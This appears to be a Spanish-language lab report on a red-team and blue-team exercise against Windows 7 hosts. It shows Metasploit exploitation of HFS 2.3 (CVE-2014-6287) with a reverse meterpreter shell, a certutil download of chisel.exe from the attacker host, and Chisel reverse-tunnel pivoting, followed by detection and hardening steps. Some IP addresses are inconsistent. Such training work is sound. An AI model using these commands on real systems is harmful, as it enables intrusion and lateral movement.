
Nota: Se muestra la pantalla de la terminal en parrot inicia servicio en el puerto 80

Luego en el host comprometido se ejecuta

certutil -urlcache -f http://192.168.1.21/chisel.exe chisel.exe

Figura 16


Abriendo chisel desde Host Windows



Nota: Se muestra la pantalla de la terminal cmd en el host abriendo chisel

Figura 17

Conexion establecida en Windows - chisel



Nota: Se muestra la pantalla de la terminal cmd en el host con la conexión establecida mediante chisel

Como el atacante solo puede llegar a 192.168.1.0/24, NO puede acceder directamente a 10.0.2.3. entonces necesitamos convertir Windows 7 Host A (192.168.1.19) en un "puente" hacia 10.0.2.3.

El túnel irá así: Parrot → Windows 7 Host A → Windows 7 Host B (10.0.2.3)

Verificación de conectividad desde Parrot a Host A

Comando:

ping -c 4 192.168.1.19

PING 192.168.1.19: bytes=64 tiempo=1.2 ms TTL=128 64 bytes from 192.168.1.19: icmp_seq=1 ttl=128 time=1.2 ms 64 bytes from 192.168.1.19: icmp_seq=2 ttl=128 time=1.1 ms

Inicio del servidor chisel en Parrot

Comando:

chisel server -p 9001 –reverse

server: Reverse tunnelling enabled server: Listening on http://0.0.0.0:9001

Conexión del cliente chisel en Host A

Comando:

.\chisel.exe client 192.168.1.21:9001 R:8000:10.0.2.3:3389

client: Connecting to ws://192.168.1.21:9001 client: Connected (Latency 2.1ms)

Verificación del túnel en Parrot

Comando:

ss -lntp | grep 8000

LISTEN 0 128 127.0.0.1:8000

Escaneo del puerto RDP del Host B mediante el túnel

Comando: nmap -p3389 127.0.0.1 -Pn

PORT STATE SERVICE 3389/tcp open ms-wbt-server

El proceso de pivoting fue exitoso, permitiendo al atacante acceder al host interno 10.0.2.3 exclusivamente a través del túnel reverso creado desde el Host A mediante Chisel, la técnica demuestra la importancia de segmentar redes internas y monitorear conexiones salientes

Datos e información útiles para identificación del fallo de seguridad

La información sobre la topología de red interna, descrita en el anexo indicaba claramente que la Máquina-1 (Windows 7 Host A) era accesible desde el equipo atacante (192.168.1.21). Demuestra que Host A puede actuar como puente hacia una red privada, pero no implementa:

- Filtrado de tráfico interno
- Control de aplicaciones ejecutadas
- Restricciones para conexiones de red no autorizadas

Esto deja al Host A vulnerable como punto de pivote, ya que hay permisos insuficientes y carencia de EDR / antivirus

El Anexo especificaba que la Máquina-1 era un Windows 7 "básico" (sin parches actuales) y sin herramientas de protección avanzadasm, lo cual genera un impacto en la seguridad, este punto fue fundamental para explotar el sistema, esto permitió:

- Ejecutar binarios sin firmas (como Chisel)
- Transferir archivos con certutil sin bloqueo
- Establecer túneles reversos sin detección

Si el atacante compromete Host A, puede alcanzar Host B, lo que confirma la debilidad del aislamiento de redes.

El atacante solo podía ver la red 192.168.1.0/24. pero la Máquina-A podía ver ambas redes:

192.168.1.0/24 (externa)

10.0.2.0/24 (interna)

Esto expone un diseño inseguro de red: un host doble-homed expuesto que no aplica controles entre ambas redes, facilitando el pivoting, esto reveló que el entorno no estaba restringiendo comandos nativos peligrosos, permitía la ejecución de herramientas sin verificación de integridad, no contaba con políticas AppLocker o SRP.

Ausencia de firewall configurado en Host A, el firewall de Windows estaba activo, pero en configuración por defecto. La configuración por defecto permite entre algunas cosas, salidas libres por puertos no estándar, conexiones reversas hacia el atacante (ws://192.168.1.21:9001); Esto confirmó que la explotación del túnel Chisel era viable.

Herramientas utilizadas y puertos abiertos

Metasploit

Metasploit es una de las herramientas más importantes y potentes en el mundo de la ciberseguridad, metasploit es un framework (un marco de trabajo) de ciberseguridad, se dice que es como una "navaja suiza" para hackers éticos y profesionales de la seguridad. (Cilleruelo, 2024).

No es una sola herramienta, sino una plataforma que contiene una enorme base de datos de exploits: pequeños programas diseñados para aprovechar vulnerabilidades específicas en software, sistemas operativos y redes, fue creado originalmente como un proyecto de código abierto y ahora es mantenido por la compañía de ciberseguridad Rapid7, que ofrece tanto una versión gratuita (Metasploit Framework) como una comercial (Metasploit Pro).

El propósito principal de Metasploit es facilitar las pruebas de penetración (pentesting). Permite a los profesionales de la seguridad simular ciberataques de manera controlada para encontrar y corregir puntos débiles antes de que un atacante real lo haga. (Kumar, 2023).

Para identificar los fallos de seguridad presentes en la Máquina – 1 Windows, la herramienta empleada fue Nmap, que permitió realizar un escaneo completo de puertos, servicios y versiones, este análisis facilitó detectar software vulnerable y un backdoor activo dentro del sistema.

Nmap (Network Mapper)

Nmap se utiliza para "mapear" o escanear redes informáticas. Permite a los administradores de sistemas y a los profesionales de la seguridad descubrir qué dispositivos están conectados a una red y qué servicios están ofreciendo. (BlackeyeB, 2023). Entre sus funciones principales se incluyen:

Detección de hosts: Descubrir qué dispositivos (como servidores, computadoras, impresoras, routers, etc.) están activos en una red.

Escaneo de puertos: Identificar qué puertos están abiertos, cerrados o filtrados por un firewall en un dispositivo. Esto es crucial, ya que cada servicio (como una página web, un servidor de correo o una base de datos) se ejecuta en un puerto específico.

Detección de servicios y versiones: Determinar qué software y qué versión exacta se está ejecutando en los puertos abiertos (por ejemplo, "Servidor web Apache 2.4.41").

Se usó Nmap con parámetros de enumeración avanzada (como -sV, -A, -p-, -sC) para identificar servicios activos y sus versiones.

Esta herramienta permitió reconocer de forma precisa:

- Versiones de servidores web
- Puertos expuestos
- Servicios peligrosos (RAT, HFS vulnerable)
- Software obsoleto o inseguro

Gracias a Nmap se detectaron dos vectores críticos de ataque presentes en la Máquina-1 Windows:

1) Puerto 8080/tcp – HFS 2.3 (HttpFileServer)

Servicio: HttpFileServer httpd 2.3

Puerto: 8080/tcp

Vulnerabilidad: CVE-2014-6287 – Remote Command Execution (RCE)

Descripción: HFS versión 2.3 es ampliamente conocida por ser vulnerable a ejecución remota de comandos mediante el uso de templates maliciosos, esto permitió confirmar que el sistema exponía un servicio explotable en Internet o red interna.

2) Puerto 1604/tcp – DarkComet RAT

Servicio: DarkComet Remote Access Trojan

Puerto: 1604/tcp

Indicador: open darkcomet DarkComet RAT (BACKDOOR)

Descripción: DarkComet es un troyano que abre un canal de control remoto sobre el host, lo cual confirma que la máquina está comprometida de antemano, este puerto fue clave para detectar que la máquina estaba ya vulnerada y podía utilizarse como puente para pivoting.

Tabla 2

Puertos Expuestos con vulnerabilidades mayores

Puerto	Servicio	Vulnerabilidad / Riesgo	Importancia en el escenario
8080/tcp	HFS 2.	CVE-2014-6287 RCE	Vector de entrada para explotación inicial
1604/tcp	DarkComet RAT	Backdoor activo	Evidencia de compromiso previo y posibilidad de pivoting

Nota: Relacion de puertos identificados con mayor vulnerabilidad en el host Windows

Con el fin de identificar los servicios expuestos y posibles vectores iniciales de ataque, se realizó un escaneo de puertos completo sobre la máquina objetivo (192.168.1.19) utilizando Nmap con las banderas -p-, -sS, -sC, -sV, -Pn, a fin de detectar todos los puertos TCP, verificar versión de servicios y ejecutar scripts de enumeración predeterminados.

El escaneo evidenció que el host se encuentra activo y responde mediante ARP, con una latencia aproximada de 2 ms. De los 65.535 puertos TCP escaneados, 65.532 se encontraron filtrados, lo cual indica que el firewall del sistema operativo está activo y bloqueando gran parte del tráfico entrante.

Sin embargo, se identificaron tres puertos abiertos, cada uno asociado a un servicio potencialmente vulnerable:

a) Puerto 80/tcp – Microsoft IIS 7.5

El servidor web IIS 7.5 se encuentra en ejecución. Se observó que el método TRACE está habilitado, lo cual constituye una mala práctica de configuración y podría permitir ataques relacionados con Cross-Site Tracing (XST). Adicionalmente, IIS 7.5 es una versión obsoleta que ya no recibe actualizaciones de seguridad.

b) Puerto 1604/tcp – DarkComet RAT

Nmap detectó la presencia del DarkComet Remote Access Trojan, un software malicioso utilizado para control remoto y exfiltración de información. Su presencia indica que el equipo se encuentra comprometido o que se está utilizando como laboratorio de pruebas.

c) Puerto 8080/tcp – HttpFileServer (HFS) 2.3

La versión detectada de HFS (2.3) es conocida por presentar la vulnerabilidad CVE-2014-6287, que permite ejecución remota de código (RCE) sin autenticación mediante manipulación del parámetro

Tabla 3

Resumen de Puertos encontrados mediante Nmap

Puerto	Estado	Servicio Detectado	Versión / Observación
80/tcp	open	HTTP – Microsoft IIS	IIS 7.5, método TRACE habilitado
1604/tcp	open	DarkComet RAT	Servicio de puerta trasera activo
8080/tcp	open	HTTP – HFS	HttpFileServer 2.3 (vulnerable a RCE)

Nota: Se muestra la pantalla de la terminal cmd en el host abriendo chisel

Rejetto

Es una versión de HFS (HTTP File Server), que es un servidor web gratuito y de código abierto que permite a los usuarios compartir archivos a través de Internet utilizando el protocolo

HTTP. En algunas fuentes confiables se evidencian alertas sobre la vulnerabilidad presente en la aplicación Rejetto v. 2.3

De hecho, Rejetto HFS (específicamente la versión 2.3) es una de las piezas de software más famosas en el mundo del hacking ético precisamente porque contiene una vulnerabilidad crítica y muy fácil de explotar. Tiene una vulnerabilidad catalogada como crítica y descrita en INCIBE indicando que "*permite que un atacante remoto no autenticado ejecute comandos arbitrarios en el sistema afectado enviando una solicitud HTTP*. [1]

Como afecta el ataque a las maquinas

Ejecución Remota de Comandos (RCE) en HFS 2.3 – Puerto 8080

La vulnerabilidad CVE-2014-6287 en HFS 2.3 permite que un atacante ejecute comandos arbitrarios directamente sobre el sistema operativo Windows.

Impacto sobre la Máquina Windows

- Pérdida de control del sistema: el atacante puede ejecutar comandos como si fuera el usuario local.
- Descarga y ejecución de malware: es posible subir troyanos, payloads o herramientas de postexplotación.
- Creación de usuarios o puertas traseras: facilita la persistencia del atacante.
- Secuestro del equipo: puede utilizarse como bot, minero, proxy o pivot hacia otras máquinas.
- Exfiltración de archivos sensibles: datos del equipo quedan expuestos al atacante.

En términos prácticos, el ataque convierte al servidor HFS en un punto de entrada total para comprometer la máquina.

[1] https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades/cve-2024-23692

Compromiso total mediante DarkComet RAT – Puerto 1604

La presencia del servicio DarkComet RAT confirma que el sistema ya estaba infectado y operando como un host comprometido.

- Impacto sobre la Máquina Windows
- Control remoto completo: el atacante puede ver pantalla, mover el mouse, ejecutar comandos o revisar archivos.
- Captura de credenciales: DarkComet incluye keylogger y extracción de contraseñas.
- Violación de la privacidad: permite activar webcam, micrófono, tomar capturas de pantalla, etc.
- Acceso como puente hacia otras redes: el atacante puede utilizar esta máquina para pivotar hacia otro segmento (como la red 10.0.2.x del laboratorio).
- Persistencia: se instala de manera que vuelva a ejecutarse incluso tras reinicios.

Esto convierte a la máquina en un activo completamente comprometido, útil para espionaje y movimientos laterales dentro de la red.

Exposición de la red interna

Ambas máquinas Windows juegan un papel en la seguridad del entorno:

- La primera máquina permite entrada mediante un servicio vulnerable (HFS).
- La segunda máquina opera como un host puente hacia otra subred (10.0.2.3).
- Al comprometerse ambas, el atacante puede moverse libremente en cualquier segmento.
- El impacto global es que el atacante puede:

- Enumerar recursos internos.
- Identificar dispositivos adicionales.
- Comprometer otros servicios expuestos.
- Elevar privilegios y tomar control completo del dominio o red local.


El ataque afecta de manera crítica a las máquinas Windows porque permite:

1. **Compromiso total del sistema** mediante ejecución remota de comandos (RCE).
2. **Control persistente** a través del RAT DarkComet.
3. **Robo de información** y exposición completa de archivos y credenciales.
4. **Movimiento lateral** hacia otras redes internas, facilitado por las configuraciones de red y la infección previa.
5. **Utilización del equipo como plataforma de ataque** contra otros sistemas del laboratorio.

En conjunto, las máquinas Windows pierden totalmente su seguridad y se convierten en nodos controlados por el atacante para avanzar dentro de la infraestructura.

Figura 18

Diagrama de Arquitectura laboratorio



Nota: Se presenta el diagrama con el esquema del laboratorio realizado, Fuente: elaboración propia.

Validación de vulnerabilidad y descripción del pivoting

Reconocimiento y Enumeración Inicial

Se realizó un reconocimiento activo desde la máquina atacante ParrotOS (192.168.1.21) utilizando Nmap, con el fin de identificar puertos abiertos y servicios vulnerables.

Comando Nmap ejecutado

sudo nmap -sV -p- 192.168.1.19

PORT STATE SERVICE VERSION

8080/tcp open http HFS http file server 2.3

1604/tcp open darkcomet-rat DarkComet RAT Command & Control

445/tcp open microsoft-ds Windows 7 SP1 SMB

3389/tcp open ms-wbt-server Remote Desktop Protocol

Hallazgos

HFS 2.3 expuesto en el puerto 8080 (software vulnerable a RCE – CVE-2014-6287).

DarkComet RAT escuchando en el puerto 1604, indicando una infección activa.

RDP (3389) habilitado.

SMB (445) disponible para consultas complementarias.

Estos datos permiten concluir que la máquina es vulnerable y que puede comprometerse usando el exploit de HFS. (Holmsecurity, s.f.)

Explotación del HFS 2.3 (RCE) desde Metasploit, se utilizó el módulo oficial de Metasploit:

use exploit/windows/http/rejetto_hfs_exec

set RHOSTS 192.168.1.19

set RPORT 8080

set PAYLOAD windows/meterpreter/reverse_tcp

set LHOST 192.168.1.21

run

[*] Started reverse TCP handler on 192.168.1.21:4444

[*] Target appears to be vulnerable.

[*] Sending malicious payload...

[*] Meterpreter session 1 opened

Se obtiene sesión Meterpreter en Host A (192.168.1.19).

Validación del sistema comprometido (Windows 7)

Una vez en meterpreter, se ejecutan comandos de reconocimiento

sysinfo

getuid

ipconfig

net user

net localgroup administrators

Computer: PC202006

OS: Windows 7 SP1

Architecture: x64

User: PC202006\usuario

whoami /priv

SeImpersonatePrivilege: Enabled

Para habilitar el pivoting hacia la red 10.0.2.x, se transfirió Chisel hacia la Máquina 1 usando certutil.

Comando ejecutado En la máquina Windows comprometida:

certutil -urlcache -f http://192.168.1.21/chisel_win7_amd64.exe chisel.exe

***** Online *****

CertUtil: -URLCache command completed successfully.

En la máquina atacante:

chisel server -p 9001 --reverse

server: Reverse tunnelling enabled

server: Listening on http://0.0.0.0:9001

Ejecución del cliente Chisel en la Máquina 1

En Windows (192.168.1.19):

.\chisel.exe client 192.168.1.21:9001 R:8000:10.0.2.3:3389

client: Connected (Latency 1.9ms)

client: Listening on 127.0.0.1:8000

El atacante podía acceder desde ParrotOS a 10.0.2.3:3389, aunque dicha red no es accesible directamente, el túnel expone el RDP de la Máquina 2 hacia el atacante a través de localhost:8000.

Validación del pivoting hacia la Máquina 2 (10.0.2.3)

Desde ParrotOS:

xfreerdp /v:10.0.2.4:8000 /u:usuario

O prueba simple:

telnet *10.0.2.4* 8000

Trying 10.0.2.4...

Connected to 10.0.2.4.

RDP protocol detected.

El pivoting fue exitoso. Aunque la Máquina 2 estaba aislada en la red interna 10.0.2.0/24, se logró acceso remoto mediante un túnel generado desde la Máquina 1.

Etapa 4 Respuesta y Contención

Indagaciones y primeros pasos para el ataque en tiempo real

Ante un ataque en tiempo real sobre la máquina Windows considerando el escenario, lo primero que un Blue Team debe indagar y ejecutar es una combinación de verificación del ataque y de contención inmediata, priorizando evidencia volátil y evitando que el atacante continúe avanzando.

A. Aislar la máquina del atacante y confirmar qué está sucediendo

Indagación técnica inmediata (evidencia volátil) en tiempo real (sin apagarla ni reiniciarla)

Primer paso: Antes de cualquier acción invasiva, un Blue Team debe entender ¿Qué conexiones están activas en este momento?

El informe evidencia que el atacante estaba usando:

- Chisel: túnel reverso hacia 192.168.1.21:9001
- DarkComet RAT en 1604/tcp
- HFS vulnerable en 8080/tcp
- Posible RDP a través del túnel hacia 10.0.2.3

A nivel técnico el primer comando a ejecutar seria:

netstat -ano | findstr "ESTABLISHED"

Con esto se detectaría conexiones persistentes hacia el atacante, puertos abiertos relacionados con la explotación, cargado de procesos sospechosos que facilitan pivoting o exfiltración, debido a que esta información es volátil y se pierde al reiniciar, por eso se debe consultar primero.

Segundo paso: Validar ¿Qué procesos están corriendo y cuál de ellos originó las conexiones? por ejemplo podemos ejecutar el siguiente comando

tasklist /v

wmic process get ProcessId,CommandLine,ExecutablePath

Esto permitiría confirmar:

- chisel.exe ejecutándose (pivoting)
- procesos de DarkComet (RAT activo)
- comandos provenientes de la explotación del HFS

Esta evidencia permitiría ratificar los hallazgos del informe, donde se encontró un RAT activo y un túnel reverso habilitado.

Tercer paso: Validar ¿Existe actividad de red inesperada? (posible exfiltración), antes de bloquear tráfico o matar procesos, es vital saber:

- Si hay envío de grandes cantidades de datos
- Si se están abriendo puertos internos no autorizados
- Si el atacante está realizando movimientos laterales a la red 10.0.2.x

Por ejemplo, podemos capturar tráfico en tiempo real, a nivel técnico podríamos usar el siguiente comando

tcpdump -i eth0 -w incidente.pcap

Este comando captura todo el tráfico de red que pasa por una interfaz y lo guarda en un archivo PCAP para análisis posterior, esto seria viable si lo hacemos desde un equipo Linux del Blue Team, como Parrot OS, para nuestro caso en particular seria:

sudo tcpdump -i eth0 host 192.168.1.19 -w incidente.pcap

Por otra parte desde el equipo Windows la herramienta más eficiente y con licencia abierta para capturar paquetes es Wireshark, que utiliza el driver Npcap para interceptar tráfico en tiempo real. (De Luz, 2025)

¿Qué permite hacer Wireshark en un incidente activo?

- Capturar tráfico en vivo de todas las interfaces de red (Ethernet, WiFi, túneles).
- Registrar en un archivo pcapng la evidencia para análisis forense.
- Filtrar conexiones sospechosas (por ejemplo las usadas por el atacante).
- Identificar transferencia de archivos, comandos remotos, RATs y túneles.
- Visualizar patrones de comunicación anómalos como:

    conexiones persistentes

flujos de datos hacia direcciones externas

protocolos o puertos no autorizados

En el contexto de SecureNova Labs, Wireshark es crítico para evaluar si la máquina atacada 192.168.1.19 está comunicándose con:

Chisel (túnel reverso hacia 192.168.1.21:9001)

DarkComet RAT (1604/tcp)

En Windows también podemos revisar patrones de WebSocket utilizados por Chisel

Chisel, la herramienta usada por el atacante para pivoting, se comunica mediante WebSockets, una tecnología que encapsula tráfico bidireccional dentro de un túnel HTTP(s). (IETF Datatracker, 2011)

Es importante revisar este aspecto en un ataque, porque no parece tráfico malicioso a simple vista, y puede confundirse con navegación normal, por lo que el Blue Teams debe identificar patrones específicos.

Algunos filtros útiles en Wireshark para detectar el túnel de Chisel

- Filtrar por puertos sospechosos (ej. 9001):

  tcp.port == 9001

- Filtrar tráfico hacia la IP del atacante:

  ip.addr == 192.168.1.21

- Filtrar por actividad del túnel reverso:

  websocket && tcp.connection.rtt

Estos filtros permiten identificar inmediatamente:

- Si el túnel sigue activo
- Si hay transferencia de datos
- Si el atacante está pivotando hacia la red interna

Un indicador inmediato de pivoting es precisamente el tráfico WebSocket generado por Chisel, por eso, revisarlo con Wireshark es una de las primeras acciones defensivas críticas.

El uso de Wireshark para identificar patrones WebSocket asociados al túnel reverso de Chisel permite mapear la actividad del atacante a técnicas específicas del marco MITRE ATT&CK, entre ellas T1071.001 (Web Protocols), T1572 (Protocol Tunneling), T1021.001 (RDP para movimiento lateral), T1105 (Ingress Tool Transfer) y T1210 (Explotación de servicios remotos como HFS 2.3). Esto confirma que el atacante utiliza canales encapsulados para Command & Control y pivoting hacia segmentos internos, técnica observable directamente en la captura de paquetes del host comprometido.

B. Contención inmediata

Una vez verificada la actividad maliciosa, lo siguiente es impedir que el atacante continúe su operación sin destruir evidencia crítica.

Aislar la máquina de la red (ideal a nivel perimetral)

- Bloquear tráfico hacia 192.168.1.21:9001
- Bloquear puertos 8080 y 1604
- Bloquear conexiones salientes sospechosas

Esto evita que el atacante:

- Mantenga el túnel reverso
- Continúe pivotando hacia 10.0.2.3
- Siga usando DarkComet para espionaje

El informe indica que el pivoting solo funcionaba si el túnel seguía activo, por lo que si se lo bloquea, el atacante queda fuera de la red interna inmediatamente, en este escenario es importante mantener la máquina encendida ya que apagar la máquina destruiría:

- Conexiones activas

- Procesos en memoria (RAT, chisel, payloads)
- Artefactos volátiles
- Evidencias de comandos usados por el atacante

Consideramos que en esta fase la evidencia más valiosa está en memoria, y se puede perder si se apaga el sistema, el atacante ya demostró capacidad de:

- obtener shell remota (HFS RCE),
- ejecutar RAT (DarkComet),
- hacer pivoting (Chisel),
- alcanzar otra subred interna (10.0.2.0/24).

El movimiento lateral está en curso, por lo que la prioridad es romper su conectividad, no "limpiar" la máquina todavía, también se debe garantizar la cadena de custodia para un posterior análisis forense.

En resumen lo primero que indagaría son las conexiones activas, procesos en ejecución y actividad de red en tiempo real, ya que esto revela cómo el atacante está interactuando con la máquina (RAT, túneles reversos, puertos abiertos, etc.) y seguidamente aislar la máquina de la red SIN apagarla, bloqueando IP y puertos utilizados por el atacante, preservando evidencia volátil y evitando que continúe el movimiento lateral o la exfiltración.

Medidas de hardenizacion para evitar repetición del ataque

Para evitar que un ataque como el ocurrido en la actividad de Red Team vuelva a presentarse, es necesario aplicar un conjunto de medidas de hardenización del sistema operativo, del entorno de red y de la arquitectura general. (Chindru, 2023).

Estas medidas deben neutralizar los vectores explotados: vulnerabilidad RCE en HFS, malware DarkComet, uso indebido de herramientas nativas (certutil), tunneling con Chisel y movimiento lateral hacia redes internas.

Actualización y parcheo inmediato del sistema

El equipo comprometido es un Windows 7, sistema sin soporte y altamente vulnerable, este debe migrarse a Windows 10/11 o una versión con soporte vigente, aplicar políticas de actualización automática (WSUS, GPO o manual programado).

Impacto: elimina vulnerabilidades explotables como la de HFS (CVE-2014-6287) y reduce la superficie de ataque.

A. Fortalecer Sistema Operativo

Eliminar software vulnerable o innecesario

Desinstalar completamente **HFS 2.3**, ya que es un software obsoleto y con RCE crítico, revisar todos los servicios instalados y eliminar aplicaciones no autorizadas.

Impacto: elimina el vector inicial de ejecución remota de comandos.

Restringir ejecución de binarios mediante AppLocker o SRP

Configurar reglas para permitir únicamente:

- Ejecutables firmados por Microsoft
- Software corporativo aprobado

Bloquear explícitamente:

- certutil.exe
- powershell.exe en modo no interactivo
- Ejecutables descargados desde Internet
- Directorios temporales (AppData\Local\Temp)

Impacto: previene la descarga y ejecución de herramientas como *chisel.exe*, payloads o RATs.

Endurecimiento del firewall local

Configurar reglas estrictas:

- Bloquear puertos **no autorizados** (8080, 1604, 9001, etc.)
- Permitir solo salidas a puertos necesarios (80, 443, DNS).
- Bloquear conexiones reversas y WebSocket hacia IPs externas.

Impacto: corta canales C2, túneles reversos y exfiltración.

Activar políticas de auditoría y registro

Aumentar la visibilidad activando y dando seguimiento a los eventos del Visor de Eventos de Windows (Windows Event Logs).

- Auditoría de procesos (4688)
- Conexiones de red (5156)
- Persistencia (7045)
- Ejecución de scripts (4104)

Impacto: permite detectar RATs, túneles y herramientas cargadas en memoria.

B. Hardenización de Red

Segmentar adecuadamente las redes internas

En el ejercicio, la máquina Windows podía ver las siguientes IP, esto permitió el pivoting.

- 192.168.1.0/24
- 10.0.2.0/24

Acciones:

- Separar redes por VLANs con reglas explícitas.
- Prohibir hosts “multi-homed” (dos interfaces) sin firewall intermedio.
- Aplicar filtrado entre subredes (ACLs, firewall interno).

Impacto: evita movimiento lateral como el ejecutado con Chisel hacia 10.0.2.3.

Implementar IDS/IPS de software libre

Ejemplos:

- Suricata
- Snort

Configurar firmas para detectar:

- WebSockets sospechosos
- DarkComet RAT
- Tráfico C2
- Descarga de binarios vía certutil

Impacto: identifica actividad maliciosa y puede bloquear automáticamente.

Puerto espejo / monitoreo continuo del tráfico

Configurar SPAN o mirror en el switch para capturar tráfico de:

- Hosts críticos
- Tráfico entre VLANs
- C2 sospechoso

Impacto: permite detectar pivoting antes de que avance la intrusión.

C. Hardenización contra malware y herramientas del atacante

Implementar EDR / HIDS de código abierto

Opciones libres:

- Wazuh
- Sysmon + SIEM abierto (Elastic)

Wazuh es una plataforma de seguridad gratuita y de código abierto que combina funciones de SIEM (gestión de información y eventos de seguridad) y XDR (detección y respuesta extendida) para proteger sistemas y datos contra ciberamenazas. (Wazuh, 2025)

Sysmon es una herramienta gratuita de monitorización de sistemas de Microsoft que registra detalladamente la actividad del host, como la creación de procesos, conexiones de red y modificaciones en el registro, en el Visor de eventos de Windows. Es una herramienta de código abierto y gratuita, pero requiere configuración y gestión por parte del usuario, sin soporte técnico de Microsoft. (Sala, 2025)

Elastic SIEM es una solución de seguridad que combina funcionalidades de Gestión de Información y Eventos de Seguridad (SIEM) con otras herramientas de seguridad en una plataforma unificada. Su objetivo es proporcionar a los equipos de seguridad visibilidad en tiempo real, detección automatizada de amenazas, análisis y respuesta a incidentes. (Cynet, 2025)

Esto permitiría:

- Detección en tiempo real de comportamientos anómalos
- Alertas por creación de procesos maliciosos
- Monitoreo de actividad de red inusual

  Impacto: detecta ejecución de RATs como DarkComet y túneles como Chisel.

Protección contra RATs y persistencia

Configurar:

- Bloqueo de creación de servicios no autorizados
- Restricción de Run y RunOnce en el registro
- Monitorización de DLLs sospechosas

  Impacto: impide que el atacante obtenga persistencia tras la explotación inicial.

D. Políticas corporativas y controles organizacionales

Control de software permitido (whitelisting): Establecer un inventario de aplicaciones autorizadas.

Capacitación del personal técnico

Para identificar: Exposición de servicios vulnerables e Indicadores de compromiso (IoCs), abuso de herramientas nativas

Retiro progresivo de sistemas sin soporte

En resumen, las medidas de hardenización deben centrarse en:

- Eliminar software vulnerable
- Aplicar segmentación real de la red
- Evitar ejecuciones no autorizadas
- Controlar salidas de red (firewall)
- Monitoreo continuo
- Parchar y actualizar el sistema operativo

Con estas medidas integradas, se impide que el atacante vuelva a:

- Explotar servicios vulnerables
- Instalar RATs
- Crear túneles reversos
- Realizar movimiento lateral
- Exfiltrar información

Comparación entre un equipo Blue Team y un equipo de Respuesta a Incidentes

Aunque ambos trabajan en la defensa de la organización, no cumplen el mismo rol ni actúan en los mismos momentos del ciclo de seguridad. Sus funciones se complementan, pero son distintas.

Enfoque de equipo Blue Team

Su enfoque es proactivo y preventivo, su misión es fortalecer la seguridad de la organización para evitar que un ataque ocurra o tenga impacto, se encarga de:

- Hardening de sistemas
- Monitoreo continuo
- Detección temprana
- Configuración de firewalls, IDS/IPS
- Gestión de vulnerabilidades

Su objetivo principal es reducir la superficie de ataque.

Enfoque de equipo de Respuesta a Incidentes

Su enfoque es reactivo y correctivo, es decir que actúa cuando el ataque ya está ocurriendo o ya ocurrió y se encarga de:

- Contener el ataque
- Erradicar al atacante
- Analizar impacto
- Recuperar servicios
- Realizar análisis forense
- Documentar el incidente
- Coordinar respuesta con otras áreas

Su objetivo principal es detener el ataque, minimizar daño y restaurar la normalidad.

El momento en el que actúan se podría resumir en la siguiente tabla

Tabla 4

Momentos de actuación ataques equipo Blue y Respuesta Incidentes

Fase	Blue Team	Equipo de Respuesta a Incidentes
Antes del ataque	Prevención	
Durante el ataque	Detección y alerta	Contención y mitigación
Después del ataque	Ajustes y mejoras	Análisis forense y lecciones aprendidas

Nota: Relación de fases y la respuesta a incidentes del equipo Blue

Actividades principales Blue Team

- Configura firewalls, EDR, IDS/IPS.
- Endurece sistemas (hardenización).
- Gestiona vulnerabilidades.
- Monitorea logs y eventos.
- Crea reglas de detección.
- Hace simulaciones defensivas.
- Mantiene la seguridad día a día.

Actividades principales equipo de respuesta a incidentes

- Analiza tráfico sospechoso en tiempo real.
- Aísla máquinas comprometidas.
- Contiene túneles reversos, RATs, malware.
- Realiza análisis forense de memoria y disco.
- Coordina comunicación del incidente.
- Evalúa impacto y recomienda acciones de recuperación.

Un equipo Blue Team se encarga de las acciones preventivas y de defensa continua dentro de la organización, su función principal es fortalecer la infraestructura tecnológica mediante hardenización, monitoreo, gestión de vulnerabilidades y configuración de controles de seguridad para evitar que los ataques ocurran o tengan impacto.

